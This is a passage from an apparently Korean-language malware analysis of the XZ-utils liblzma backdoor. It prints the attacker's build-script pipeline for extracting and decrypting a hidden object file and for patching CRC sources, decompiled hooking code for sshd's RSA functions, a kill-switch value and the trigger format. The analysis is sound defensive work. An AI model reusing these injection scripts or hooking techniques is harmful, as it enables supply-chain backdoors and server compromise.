악성 Object 파일 추출의 경우, 일련의 과정을 통해 good-large_compressed.lzma 파일로부터 숨겨져 있는 바이너리 코드를 추출한다. 악성 Object 파일을 추출하는 과정은 다음과 같다.

```
xz -dc $top_srcdir/tests/files/$p |  ①
eval $i |  ②
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk 'BEGIN{
    FS="\n";
    RS="\n";
    ORS="";
    m=256;
    for(i=0;i<m;i++){
        t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;
        }
        i=0;
        j=0;
        for(l=0;l<8192;l++){
            i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;
            }
        }{
            v=t["x" (NF<1?RS:$1)];
            i=(i+1)%m;a=c[i];
            j=(j+a)%m;b=c[j];
            c[i]=b;c[j]=a;
            k=c[(a+b)%m];
            printf "%c",(v+k)%m}' |  ③
xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true  ④
```

그림 12. Stage2 Object 파일 추출 bash shell 스크립트 실행 순서

① good-large_compressed.lzma 파일의 압축을 푼다.
② $i 함수를 이용해 데이터를 추출한다.
③ XOR 이 아닌 더하기를 사용하는 유사 RC4 암호 알고리즘을 이용해서 파일을 복호화한다.
④ 결과물의 압축을 풀고 특정 offset 을 liblzma_la-crc64-fast.o 라는 Object 파일로 저장한다.

그 결과, 악성 Object 파일이 추출되어 libs/liblzma_la-crc64-fast.o 파일이 저장된다. 이후 링킹(linking)하는 과정에서 해당 Object 파일의 악성코드가 삽입된다.

소스코드 수정의 경우, crc64_fast.c 와 crc32_fast.c 코드를 수정한다. 해당 crc64_fast.c 의 소스코드를 수정하는 과정에서 공격자는 백도어의 entry code 를 추가한다.

```
V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined
(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && (defined
(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\nextern int _get_cpuid
(int, void*, void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r
[2] & ecx_mask) == ecx_mask; }\n#else\n#define _is_arch_extension_supported
is_arch_extension_supported'
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o 2>/
dev/null; then
cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o || true
eval $BPep
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc32_fast.c | \
sed "/include \"crc32_arm64.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc32_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r -x c -  $P -o .libs/liblzma_la-crc32_fast.o; then
eval $RgYB
```

그림 13. Stage2 소스코드 수정 bash shell 스크립트

Stage2 스크립트 실행 후 기존 crc32_fast.c, crc64_fast.c 소스코드에서 is_arch_extension_supported() 함수는 _is_arch_extension_supported() 함수로 바뀐다.
crc64_fast.c의 바뀐 함수 _is_arch_extension_supported()는 추후에 설명할 liblzma_la-crc64-fast.o 에 숨겨진 함수 _get_cpuid()를 호출한다.
Stage2 의 다음 스크립트를 실행하면 _is_arch_extension_supported() 함수로 수정된 C 파일(crc32_fast.c, crc64_fast.c)을 확인할 수 있다. 다음은 crc64_fast.c 를 수정하는 Stage2 스크립트 코드 부분이다.

```
sed "/return is_arch_extension_supported()/ c₩return _is_arch_extension_supported()"
src/liblzma/check/crc64_fast.c | ₩
sed "/include ₩"crc64_arm64.h₩"/a ₩₩$V" | ₩
sed "1i # 0 ₩"src/liblzma/check/crc32_fast.c₩"" 2>/dev/null
```

해당 결과와 기존의 코드를 비교한 결과 다음과 같이 함수 명이 변경된 것을 확인할 수 있다.

```
typedef uint64_t (*crc64_func_type)(
        const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic push
#   pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
    return is_arch_extension_supported()
            ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic pop
#endif
```

```
typedef uint64_t (*crc64_func_type)(
                const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic push
#       pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
return _is_arch_extension_supported()
                        ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic pop
#endif
```

그림 14. crc64_fast.c 수정사항 비교, 수정 전(위), 수정 후(아래)

Step 2. 바이너리 코드 분석

ssh 데몬인 sshd 는 실행될 때, Dynamic linker 를 통해 liblzma5.so 라이브러리를 불러온다. 이 때 하드웨어 기능을 감지하고 이에 맞는 최적화된 함수 구현을 선택하는 IFUNC 기능을 악용해 백도어를 실행한다.

1) _get_cpuid

기존 XZ-utils 에는 데이터의 CRC(Cyclic Redundancy Check)[28] 를 계산하는데 사용되는 lzma_crc32 와 lzma_crc64 가 존재한다. 두 함수 모두 GNU C 라이브러리 기능에서 제공하는 IFUNC 유형으로 ELF 심볼 데이터에 저장이 되는데, IFUNC 기능을 사용하면 Dynamic link 과정에서 개발자가 함수를 동적으로 선택할 수 있다. 위에서 언급한 crc64_fast.c 소스코드 내에는 위 lzma_crc64 함수가 위치한 것을 볼 수 있으며 해당 함수에서 IFUNC 기능을 활용해 crc64_resolve 함수를 가리키는 것을 확인할 수 있다.

```
#ifdef CRC_USE_IFUNC
extern LZMA_API(uint64_t)
lzma_crc64(const uint8_t *buf, size_t size, uint64_t crc)
                __attribute__((__ifunc__("crc64_resolve")));
#else
```

그림 15. crc64_resolve 함수를 가리키는 lzma_crc64 함수

crc64_resolve 함수를 동적으로 분석하고 싶으면 해당 지점에 인터럽트(Interrupt)를 발생시켜야 한다. 해당 함수의 첫 바이트를 0xCC 로 패치해 호출되는 과정에서 Interrupt 를 발생시킨다. 디버깅을 시작할 수 있게 되면 원래의 값인 0x55 로 복구해 이후 로직에 대해 디버깅을 진행할 수 있다.

[28] CRC(Cyclic Redundancy Check): 순환 중복 검사라고도 하며, 데이터를 전송할 때 전송된 데이터에 오류가 있는지를 확인하기 위한 체크 값을 결정하는 방식





그림 16. crc64_resolve 함수 동적 분석

한편, XZ-utils 에서 최적화를 위해서는 사용 중인 프로세서를 검사하는 기능이 필요하다. 이는 GNU C 라이브러리에 구현된 __get_cpuid 로 실행해 확인한다. 공격자는 이와 유사한 이름의 _get_cpuid 함수를 생성해 백도어를 숨긴 후 원래 함수 대신에 호출하게 만들었다. crc64_resolve 함수와 동일한 lzma_crc64 함수 내에 _get_cpuid 함수가 위치하는데, 바로 여기가 악성코드 진입 지점에 해당한다.




```
crc64_func_type __fastcall crc64_resolve()
{
  int cpuid; // r8d
  crc64_func_type result; // rax
  char v2[4]; // [rsp+0h] [rbp-20h] BYREF
  char v3[4]; // [rsp+4h] [rbp-1Ch] BYREF
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char v5[4]; // [rsp+Ch] [rbp-14h] BYREF
  char v6[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  cpuid = get_cpuid(1u, (__int64)v2, (__int64)v3, (__int64)&v4, (__int64)v5, (__int64)v6);// same as: _get_cpuid
  result = crc64_generic;
  if ( cpuid && (v4 & 0x80202) == 524802 )
    result = crc64_arch_optimized;
  if ( v7 != __readfsqword(0x28u) )
    JUMPOUT(0x75F8LL);
  return result;
}
```

그림 17. 악성코드 진입 지점인 _get_cpuid 호출

이후 _get_cpuid 내에서 카운터를 확인하는데, 카운트가 1 일 경우에만 GOT(Global Offset Table)[29]주소 변경 로직인 sub_4D04 로 넘어간다.



```
__int64 __fastcall sub_4C90(unsigned int a1, _DWORD *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-4Ch] BYREF
  char v4[4]; // [rsp+18h] [rbp-48h] BYREF
  char v5[4]; // [rsp+1Ch] [rbp-44h] BYREF
  __int64 v6[8]; // [rsp+20h] [rbp-40h] BYREF

  if ( dword_3D010 == 1 )                       // check counter is 1 or not
  {
    v6[0] = 1LL;
    memset(&v6[1], 0, 32);
    v6[5] = (__int64)a2;
    sub_4D04(v6, a2);
  }
  ++dword_3D010;
  cpuid(a1, &v3, v4, v5, v6);
  return v3;
}
```

그림 18. dword_3C010 카운트 확인 후 백도어 호출

[29] GOT(Global Offset Table): 외부 프로시져를 호출할 때 참조하는 테이블.

이후 sub_4D04 내에서는 하드코딩된 cpuid 오프셋을 사용해 GOT 주소를 찾고, GOT 주소를 통해서 내부에서 cpuid 포인터를 찾는다. 이후 백도어는 cpuid 포인터를 백도어 엔트리포인트로 변경해 마치 정상적인 cpuid 를 호출하는 것처럼 위장한다.

```
__int64 __fastcall sub_4D04(_QWORD *a1, _DWORD *a2)
{
  _DWORD *v2; // r8
  __int64 result; // rax
  bool v4; // zf
  _DWORD *v5; // rdx
  __int64 v6; // r12
  _QWORD *v7; // [rsp+8h] [rbp-28h]

  a1[4] = a1;
  sub_25720(a1, a2);
  a1[5] = a1[2];
  result = *a1 - a1[4];
  a1[1] = result;
  v4 = *((_QWORD *)&unk_2F200 + 1) + result == 0;// cpuid ptr GOT
  v5 = (_DWORD *)(*((_QWORD *)&unk_2F200 + 1) + result);
  a1[2] = v5;
  if ( !v4 )
  {
    v7 = v5;
    v6 = *(_QWORD *)v5;                         // save offset
    *(_QWORD *)v5 = *((_QWORD *)&unk_2F200 + 2) + result;// replace cpuid ptr with entrypoint
    result = cpuid((unsigned int)a1, a2, v5, &unk_2F200, v2);// call backdoor
    *v7 = v6;
  }
  return result;
}
```

그림 19. cpuid 포인터를 변경해 백도어 호출

2) 백도어 호출

호출된 백도어 내 핵심 로직은 다음과 같다. 우선, sub_12950 함수를 호출해 백도어 내에서 활용할 함수 호출 테이블을 구성한다. 이후 sub_22f50 함수 내에서 백도어 초기화 과정을 거친다.

```
lzma_check_init(&check, LZMA_CHECK_NONE);
v6 = sub_12950(v20);                    // table initialize func
do
{
  if ( !v6 )
  {
    v23 = v7;
    v22 = v8;
    v25 = a1;
    return sub_22F50(v21);              // main function for backdoor initialize
  }
  v20[6] = v8;
  v6 = sub_12950(v7);
}
```

그림 20. 호출된 백도어 내 핵심 로직

sub_12950 의 백도어 함수 호출 테이블 내에는 후킹 설치, RSA_public_decrypt 후킹, EVP_PKEY_set1_RSA_hook, RSA_get0_key_hook 등 다양한 후킹 함수를 호출하는 테이블을 구성한다.

```
__int64 __fastcall sub_12950(_QWORD *a1)
{
  __int64 result; // rax

  result = 5LL;
  if ( a1 )
  {
    a1[7] = &qword_3D018;
    result = 0LL;
    if ( !a1[6] )
    {
      a1[13] = 4LL;
      a1[8] = sub_B340;                 // install_hooks
      a1[9] = sub_17110;                // RSA_public_decrypt_hook
      a1[10] = sub_16670;               // EVP_PKEY_set1_RSA_hook
      a1[11] = sub_24A60;               // RSA_get0_key_hook
      a1[14] = sub_7EC0;
      a1[15] = sub_6D30;
      return 101LL;
    }
  }
  return result;
}
```

그림 21. 백도어 함수 호출 테이블 구성 로직

sub_22f50 함수는 방대한 코드로 ELF 파일 포맷 해석을 통해 함수를 가로채고 바꾸는 역할을 수행한다. 백도어에서 사용하는 sshd 환경 확인 기능, 심볼 해석 기능, Symbind 후킹 기능이 위 함수에 포함되어 있다.

3) sshd 환경 확인

이후 로직은 ld-linux(Dynamic linker)를 파싱(Parsing)해 환경에 대한 다양한 정보를 추출하고 백도어가 실행 중인 프로세스가 /usr/bin/sshd 인지 그리고 킬 스위치가 있는지 확인한다. argv[0]에서 현재 프로세스 이름을 추출해 검사하고 환경 변수가 특정 문자열인지 검사한다. 만일 프로세스가 sshd 가 아니라면 백도어 실행을 종료하며, 환경 변수가 특정 값일 경우도 백도어는 종료된다. 킬 스위치 역할을 하는 해당 값은 yolAbejyiejuvnup=Evjtgvsh5okmkAvj 다.

```
if ( v4 )                               // argv 0
{
  if ( (unsigned __int64)(v4 - (unsigned __int8 *)a2) <= 0x4000 )
  {
    v5 = sub_26320(v4, 0LL);            // Current Process name
    v6 = 1LL;
    if ( v5 == 264 )                    //  Is process name /usr/sbin/sshd?
    {
      while ( 1 )
      {
        v7 = v6 == v3;
        v8 = v6 + 1;
        if ( v7 )
          break;
        v9 = *(char **)&a2[8 * v8];
        if ( a2 >= v9 || !v9 || (unsigned __int64)(v9 - a2) > 0x4000 || sub_131F0(*(unsigned __int16 *)v9) )
          return 0LL;
      }
      if ( !*(_QWORD *)&a2[8 * v8] )
      {
        v10 = (unsigned __int8 **)&a2[8 * v8 + 8];
        while ( 1 )
        {
          v11 = *v10;
          if ( !*v10 )
            break;
          if ( a2 >= (char *)v11 || (unsigned __int64)(v11 - (unsigned __int8 *)a2) > 0x4000 )
          {
            v15[0] = 0LL;
            v12 = sub_228A0(a1, v15, 1LL);
            if ( !v12 || (unsigned __int64)(v11 + 44) > v12 + v15[0] || (unsigned __int64)v11 < v12 )
              break;
          }
          if ( (unsigned int)sub_26320(*v10, 0LL) )// Checking env variable
            break;
          if ( !*++v10 )
            return 1LL;
        }
      }
    }
  }
```

그림 22. 백도어 실행 환경 검사

4) Symbol Resolver

백도어의 Resolver 함수는 모든 심볼 중에서 특정 키 값을 가지고 있는 심볼을 찾는다. 해당 함수의 반환 값은 Elf64_Sym 구조체의 형태로 해당 구조체의 구성요소들을 활용해 백도어를 구성하게 된다.

```
v72 = sub_7600(v214, 2392LL, 0LL);          // Symbol resolve function
v73 = (__int64)v214;                        // libcrypto base address
if ( v72 )
{
  v74 = *(_QWORD *)v214 + *(_QWORD *)(v72 + 8);// find symbol from libcrypto library
  ++*(_DWORD *)(v32 + 960);
  *(_QWORD *)(v32 + 888) = v74;
}
```

그림 23. libcrypto library 로부터 특정 키를 가진 심볼을 찾는 로직

5) Symbind 후킹

백도어는 함수 후킹을 수행하기 위해서 rtdl-audit 이라는 기능을 활용한다. rtdl-audit 은 특정 이벤트가 링커 내에서 발생할 때 사용자 지정 공유 라이브러리를 통해 알림을 받을 수 있도록 하는 기능이다. rtdl-audit 매뉴얼에 따라 공유 라이브러리를 생성해 활용하는 방안이 일반적이나, 백도어는 메모리에 이미 등록된 인터페이스에 대해 런타임 패치를 수행해 Symbol resolving 루틴을 가로챈다.

백도어는 다음과 같이 Symbol resolve 과정 이후 반복적으로 후킹을 시도한다.

```
v10 = sub_26320(a6, 0LL);
v11 = (_QWORD *)v7[3];                  // RSA_public_decrypt GOT address
if ( v10 == 464 && v11 )                // Is RSA_public_decrypt symbol resolved? ①
{
  if ( *v11 > 0xFFFFFFuLL )
  {
    *v7 = *v11;
    v12 = *(_QWORD *)(v6 + 272);
    *v11 = v12;
    if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
      *(_QWORD *)(a1 + 8) = v12;
  }
  goto LABEL_27;
}
v13 = (_QWORD *)v7[4];                  // ENV_PKEY_set1_RSA
if ( v13 && v10 == 1296 )               // Hook the ENV_PKEY_set1_RSA ②
{
  if ( *v13 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[1] = *v13;
  v14 = *(_QWORD *)(v6 + 280);
  *v13 = v14;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v14;
  v15 = (_QWORD *)v7[5];
  if ( !v15 )
    goto LABEL_27;
  v16 = *v15 <= 0xFFFFFFuLL;
}
else                                    // If not
{
  v17 = (_QWORD *)v7[5];
  if ( v10 != 1944 || !v17 )            // Hook the RSA_get0_key ③
    return *(_QWORD *)(a1 + 8);
  if ( *v17 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[2] = *v17;
  v18 = *(_QWORD *)(v6 + 288);
  *v17 = v18;
  if ( a1 > (unsigned   int64)retaddr && a1 < v9 )
```

그림 24. 백도어 내 반복적으로 후킹을 시도하는 로직

① 최초 후킹 대상인 RSA_public_decrypt 함수를 탐색

② RSA_public_decrypt 이 symbol resolve 되지 않았다면 ENV_PKEY_set1_RSA 함수를 후킹 시도

③ 위 모든 과정에서 symbol resolve 되지 않았다면 마지막으로 RSA_get0_key 후킹 시도

Step 3. 백도어 트리거 포맷 상세 분석

백도어는 해커의 개인키로 서명한 SSH 인증서로 연결할 때 트리거된다. 해당 페이로드는 반드시 해커의 개인키로 암호화 및 서명이 돼야 한다. 요청 타입은 a, b, c 세 값으로 이루어진 수식인 a*b+c 의 값으로 결정된다. 만약 해당 값이 2 라면 임의 시스템 명령 실행을, 해당 값이 3 을 초과한다면 백도어 실행을 멈춘다. 백도어를 트리거하는 인증서의 포맷은 아래와 같다.




그림 25. 백도어 트리거 인증서 기본 포맷

이는 RSA_public_decrypt 를 후킹하는 함수 내부의 주요 기능(sub_17390)에서 a*b+c 가 3 을 초과하는지 비교하는 로직에서 확인할 수 있다.

```
if ( !*(_DWORD *)&v110[9] )
  goto LABEL_206;
v14 = *(_QWORD *)&v110[13] + *(unsigned int *)&v110[9] * (unsigned __int64)*(unsigned int *)&v110[5];
if ( v14 > 3 )                // If a * b + c > 3?
  goto LABEL_206;
v15 = *(_QWORD *)(a2 + 16);
if ( v15 )
{
  if ( *(_QWORD *)(v15 + 16) )
  {
    if ( *(_QWORD *)(v15 + 24) )
    {
      if ( *(_QWORD *)(a2 + 48) )
      {
        if ( *(_DWORD *)(a2 + 352) == 456 )
        {
          v115 = *(_OWORD *)&v110[5];
          if ( (unsigned int)sub_24960(v116, a2) )
          {
            if ( (unsigned int)sub_129F0(v111, v12 - 16, v116, &v115, v111, *(_QWORD *)(a2 + 8)) )
```

그림 26. a, b, c 값 조건 비교 로직

위 인증서 하단의 암호문(ciphertext)은 chacha20 암호화 알고리즘을 기반으로 Ed448 공개 키의 첫 32 바이트를 키로 사용해 암호화한다. 해당 암호화 알고리즘을 사용하는 부분은 a, b, c 값을 비교하는 조건 로직 다음에 위치한 sub_24960 함수 내 sub_129f0 함수에서 확인 가능하다.

```
    if ( (unsigned int)sub_129F0(v9, 48LL, v9, v10, v11, v3) )// chacha20 decryption
      return (unsigned int)sub_129F0(a2 + 264, 57LL, v11, v12, a1, *(_QWORD *)(a2 + 8)) != 0;
  }
}
return 0LL;
```

그림 27. chacha20 암호화 알고리즘 사용 로직

2024 년 5 월인 현재까지 밝혀진 해커의 공개키는 다음과 같다.

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28 34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
```

인증서에 포함되는 암호문(ciphertext) 포맷은 아래와 같다.

